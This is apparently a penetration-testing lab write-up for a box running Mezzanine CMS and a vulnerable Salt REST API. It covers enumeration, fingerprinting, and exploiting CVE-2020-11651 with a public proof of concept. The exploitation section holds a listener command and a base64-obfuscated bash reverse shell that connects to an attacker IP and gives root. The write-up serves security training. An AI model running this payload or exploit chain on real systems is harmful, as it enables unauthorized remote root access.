System Information#
OS: Linux

IP: 192.168.156.62
Architecture: x64
Service Discovery#
scan --autorecon
Open Ports & Priority#
80/tcp HTTP#
Server: nginx/1.16.1 Application: Mezzanine (CMS)
Seems like default install, nothing too interesting.
Look like Mezzanine has had a few XSS CVEs.
8000/tcp HTTP#
Server: nginx/1.16.1 Application: ?
curl $IP:8000

{"clients": ["local", "local_async", "local_batch", "local_subset", "runner", "runner_async", "ssh", "wheel", "wheel_async"], "return": "Welcome
Note, should have inspected response headers more closely. Would have found “X-Upstream: salt-api/3000-1” which would have been helpful
Feroxbuster finds interesting routes:
- /run
- /login
- /token
Pasting {"clients": ["local", "local_async", "local_batch", "local_subset", "runner", "runner_async", "ssh", "wheel", "wheel_async"], "return": "Welcome"}…
into Google brings us to https://salt-sproxy.readthedocs.io/en/latest/examples/salt_api.html.
This seems to be the Salt REST API. Found that there’s a 9.8 RCE vulnerability for SaltStack through 3002: https://nvd.nist.gov/vuln/detail/cve-2020-16846
Download and try: https://github.com/jasperla/CVE-2020-11651-poc/blob/master/exploit.py

Start shell listener:
penelope -p 80 -O
Execute reverse shell:
python3 exploit.py -m 192.168.156.62 --exec "printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC40NS4xNzYvODAgMD4mMSkgJg==|base64 -d|bash"
Get shell as root:

Proof Screenshots (local.txt / proof.txt)#
type or cat flag and include IP address in screenshot